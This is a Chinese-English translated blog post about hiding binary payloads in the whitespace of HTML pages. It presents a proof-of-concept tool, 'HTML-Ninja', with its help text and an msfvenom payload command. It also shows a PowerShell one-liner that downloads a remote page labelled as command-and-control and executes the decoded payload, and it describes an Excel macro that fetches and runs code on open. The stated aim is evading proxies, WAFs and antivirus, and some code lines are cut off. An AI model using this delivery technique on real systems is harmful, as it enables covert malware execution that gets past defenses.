漏洞poc和漏洞利用_带HTML的PowershellHTML空白空间隐写术和二进制漏洞利用交付[PoC]

翻译

weixin_26722031 于 2020-08-31 10:01:07 发布 356 收藏 1
文章标签： python 安全 java matlab linux
原文链接：https://medium.com/swlh/html-whitespace-steganography-binary-exploit-delivery-w-powershell-over-html-poc-68fc286c581d

漏洞poc和漏洞利用

实用隐写术 (Practical Steganography)

A few years ago I came across a very academic challenge: it was a ZIP file containing a particular HTML page, the aim was to obtain the usual FLAG.

几年前，我遇到了一个非常学术性的挑战：这是一个包含特定HTML页面的ZIP文件，目的是获得通常的标志。

The web page didn’t have any “juicy clue”, script, image or anything else. The only strange thing was the size (a few MB) and the source was all in one line.

该网页没有任何“多汁的线索”，脚本，图像或其他任何内容。 唯一奇怪的是它的大小(几MB)，并且源代码全部放在一行中。

The element that made me suspicious was the content: it was an extract from a Wikipedia page that kept repeating itself many times. So I tried looking for differences between one repetition and another, but I couldn’t find anything at all from a browser and therefore I checked the source directly. From there I discovered that I wasn’t able to find the same occurrences within the page, up to a certain point from which the code began to repeat itself constantly.

令我感到怀疑的要素是内容：它是来自Wikipedia页面的摘录，该页面不断重复多次。 因此，我尝试查找一个重复与另一个重复之间的差异，但是我根本无法从浏览器中找到任何内容，因此我直接检查了源。 从那里，我发现我无法在页面中找到相同的事件，直到代码开始不断重复的某个点为止。

Analyzing the differences in the HTML source, the only thing that emerged were double spaces between the words, arranged in an apparently random way.

分析HTML源代码中的差异，唯一出现的是单词之间的双倍空格，以明显随机的方式排列。

Even I don’t know how I got there, but looking on the Internet I found some papers of Indian undergraduates (I think they were Indians) that illustrated the theory for implementing “inter-word” white spaces steganography (something like SNOW plus an interesting vector): applying their thesis to my own custom scripts I managed to trace binary files hidden within these duplicate white spaces on the page.

甚至我都不知道如何到达那里，但是在互联网上，我发现一些印度大学生(我认为他们是印度人)的论文，阐述了实现“字间”空白隐写术的理论(例如SNOW和有趣的向量)：将其论文应用于我自己的自定义脚本中，我设法跟踪了隐藏在页面上这些重复空白中的二进制文件。

The files were images, which contained other images, compressed files, their passwords and finally the FLAG hidden in a digital audio file. And that was the challenge and the end of it.

这些文件是图像，其中包含其他图像，压缩文件，它们的密码以及最后隐藏在数字音频文件中的标志。 这就是挑战，也是挑战的终点。

这个概念 (The Concept)

As you can see, I quoted SNOW (SNOW exploits the Steganographic Nature Of Whitespace).

如您所见，我引用了SNOW(SNOW利用空白的隐写性质)。

What SNOW does is to append white spaces (spaces and tabs) at the end of each line of an ASCII file, thus encoding binary data and encrypting them in various ways. The advantage and limitation of this solution is that the amount of data that I can insert into a document is almost unlimited in relation to the number of lines available. The real disadvantage is that any text editor is able to highlight excess suspicious spaces and tabs at the end of the line, just like this information can be lost if the file is processed with parsers.

SNOW的作用是在ASCII文件的每一行的末尾添加空格(空格和制表符)，从而对二进制数据进行编码并以各种方式对其进行加密。 该解决方案的优点和局限性在于，相对于可用的行数，我可以插入到文档中的数据量几乎是无限的。 真正的缺点是，任何文本编辑器都可以在行的末尾突出显示多余的可疑空格和制表符，就像如果使用解析器处理文件时会丢失此信息一样。

Steganography of inter-word white spaces, when applied to web pages, lets us insert any kind of binary data between one word and another, in an absolutely invisible way from a browser and hardly recognizable by reading the source: if you don’t know it’s there you will hardly notice it, because an extra space between one tag or word and the other does not make you think anything bad.

单词间空白的隐写术应用于网页时，使我们可以在浏览器中以一种绝对不可见的方式在一个单词和另一个单词之间插入任何类型的二进制数据，并且很难通过阅读源代码来识别：如果您不知道它在那里，您几乎不会注意到它，因为一个标签或单词与另一个标签或单词之间的多余空间不会使您觉得不好。

The other positive side is that there is no data loss, because both static and dynamic HTML pages are transmitted to the client and their browser is entirely in charge of their interpretation.

另一个积极的方面是，没有数据丢失，因为静态和动态HTML页面都被传输到客户端，并且其浏览器完全负责其解释。


Of course we have some limitations: you can enter as much data as the content of the “container” page is long, but this data can be compressed and you don’t necessarily need a lot of capacity if your payload are commands/binary and not information.

当然，我们有一些限制：您可以输入与“容器”页面内容长一样长的数据，但是可以压缩此数据，并且如果您的有效载荷是命令/二进制文件，并且您不一定需要很多容量，没有信息。

它是如何工作的 (How does it work)

Long story short: alternating single and double spaces using a sort of Manchester encoding.

长话短说：使用一种曼彻斯特编码来交替使用单空格和双空格。



Manchester binary data transmission
曼彻斯特二进制数据传输

So:

所以：

- one space == 0
  一个空格== 0
- two spaces == 1
  两个空格== 1

This is possible because a browser will parse double spaces and always show them as single ones and spaces between tags are invisible to the reader.

这是可能的，因为浏览器将解析双倍空格，并始终将其显示为单个空格，并且标签之间的空格对于阅读器是不可见的。

The file “pippo.html”:


文件“ pippo.html”：

```
<b>Pippo</b> (<i>Goofy</i>, in precedenza <i>Dippy Dawg</i> e <i>Dippy the Goof</i><sup id="cite_ref-:0_1-0
```

…is exactly the same (has the same output) as “pipponinja.html”:

…与“ pipponinja.html”完全相同(具有相同的输出)：

```
<b>Pippo</b> (<i>Goofy</i>,  in  precedenza  <i>Dippy Dawg</i> e <i>Dippy the Goof</i><sup  id="cite_ref-:0
```



pippo.html / pipponinja.html

pippo.html / pipponinja.html

在实践中 (In practice)

After banging my head trying to decode that cursed file, I thought of writing a POC to do the reverse operation and try to “weaponize” a possible payload.

在试图解码被诅咒的文件后，我想到要写一个POC来做相反的操作，并试图“武器化”可能的有效载荷。

Why do I say “weaponize”? Because I challenge any proxy / WAF / AV to analyze and identify every single space, embedded with potentially compressed or password protected payload, within each page sent in clear on a legit HTTP(S) port.


为什么我说“武器化”？ 因为我要挑战任何代理/ WAF / AV来分析和识别在合法HTTP(S)端口上以明文形式发送的每个页面中嵌入了可能受压缩或受密码保护的有效负载的每个单个空间。

[actually it’s just extremely fun to put an MSF payload into an HTML file and make it “executable”]

[实际上，将MSF有效负载放入HTML文件并使它“可执行”是非常有趣的。”

This is how HTML-Ninja is born, in the absence of better acronyms.

在没有更好的缩写的情况下， HTML-Ninja就是这样诞生的。



The tool, raw and incomplete, is a POC written mainly in Python (with Javascript and VBA variants) and allows you to insert, extract and execute payloads within HTML files. Other features have been added in the meantime but it still is a free time project which has not had much feedback.

该工具是原始的和不完整的，主要是用Python(带有Javascript和VBA变体)编写的POC，并且允许您在HTML文件中插入，提取和执行有效载荷。 同时添加了其他功能，但它仍然是一个免费项目，没有太多反馈。

Help excerpt:

帮助摘录：

```
html-ninja.py -e source content outfile -> will encode the payload file 'content' into file 'source' and ou
html-ninja.py -d source outfile -> will try to decrypt white spaces in 'source' file into 'outfile'
html-ninja.py --check filename -> will check 'filename' for available spaces and spaces needed to embed the
html-ninja.py -d http://localhost/html-ninja.html stdout -> will get http url and output to stdout
html-ninja.py -d http://localhost/html-ninja.html exec -> will get http url and execute the hex payload (pa
html-ninja.py -ez / -dz ... -> adds zlib compression to both encryption and decryptionhtml-ninja.py -eb / -
```


Examples on github include:

github上的示例包括：

html-ninja.js和html-ninja.html (html-ninja.js & html-ninja.html)

Javascript version and sample HTML showing a “self-decryption” page.

Javascript版本和示例HTML，显示“自解密”页面。



macro_poc.bas和htm (macro_poc.bas & htm)

VBA version for automatic execution of payloads via Excel.

VBA版本，可通过Excel自动执行有效负载。

buf.txt (buf.txt)

Example of a MSF payload:

MSF有效负载示例：

```
msfvenom -p linux/x64/exec CMD="whoami;id;uname -a" -f python -o buf.txt
```

…and a few others…

…和其他一些…

示范 (Demonstration)

Let’s take our buf.txt payload and hide it with zlib compression in pippo.html

让我们获取buf.txt有效负载，并在pippo.html中使用zlib压缩将其隐藏

Now let’s “read” the content of pipporun.html

现在，让我们“阅读” pipporun.html的内容

带HTML的Powershell的二进制漏洞利用交付[PoC] (Binary Exploit Delivery w/Powershell over HTML [PoC])

Static HTML file gets downloaded -> HTML hides binary data -> HTML gets “executed”

下载静态HTML文件-> HTML隐藏二进制数据->“执行” HTML


Harmless static HTML page with embedded binary payload: https://ephreet.github.io/html-ninja/

具有嵌入式二进制有效负载的无害静态HTML页面： https ： //ephreet.github.io/html-ninja/

Calculator

From Wikipedia, the free encyclopedia
Jump to navigation Jump to search
This article is about the electronic device. For mechanical precursors to the modern calculator, see mechanical c

An electronic pocket calculator with a seven-segment liquid-crystal display (LCD) that can perform arithmetic operations



A modern scientific calculator with a dot matrix LCD

An **electronic calculator** is typically a portable electronic device used to perform calculations, ranging from bas

The first solid-state electronic calculator was created in the early 1960s. Pocket-sized devices became available the petroleum industry (oil and gas).

Modern electronic calculators vary from cheap, give-away, credit-card-sized models to sturdy desktop models w point where a basic calculator was affordable to most and they became common in schools.


Could embed msfvenom meterpreter or any other file, but for the sake of the PoC we are going with the usual “calc.exe”.

可以嵌入msfvenom meterpreter或任何其他文件，但是出于PoC的考虑，我们将使用通常的“ calc.exe”。

Proof of Concept run (payload = “iex calc.exe”):

概念验证运行(有效载荷=“ iex calc.exe”)：

```
$CnC = "https://ephreet.github.io/html-ninja/"; $pch = "nil"; $b = ""; $ch = ""
foreach ($cu in (Invoke-WebRequest $CnC -UserAgent "Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 F
($b -split '(\w{8})' | ? {$_}) | ForEach-Object {$c = $c + [convert]::Tochar([System.Convert]::ToByte($_,2)
```



Source: https://github.com/ephreet/html-ninja/

资料来源： https : //github.com/ephreet/html-ninja/

沙盒[ANY.RUN] (SANDBOX [ANY.RUN])

Let’s see what a sandbox sees in relation to the payload inserted in Excel macro.

让我们来看看与插入Excel宏中的有效负载有关的沙箱。

Used sandbox: any.run


二手沙箱： any.run

Payload: cmd.exe

有效负载：cmd.exe

The Excel file contains an onload macro that makes the request for the payload via HTTP and executes its content using the algorithm. I expect the abnormal behavior of the script and the download to be detected, but this is a simulation imagining an already running service.

Excel文件包含一个onload宏，该宏通过HTTP发出对有效负载的请求，并使用算法执行其内容。 我希望可以检测到脚本和下载的异常行为，但这是模拟一个已经在运行的服务。



The Excel file is opened and the payload executed, then it works. Obviously the sandbox realizes that something is wrong because the file has contacted a website and a command has been executed.


将打开Excel文件并执行有效负载，然后它就会工作。 显然，沙箱意识到出了点问题，因为该文件已与网站联系并且已执行命令。

Analyzing the HTTP request we can only see harmless HTML source:

分析HTTP请求，我们只能看到无害HTML源：


Which in this example is saved locally even if I am not required to do so, it doesn't generate big alarms however:

即使我不需要在此示例中将其保存在本地，也不会生成大警报：



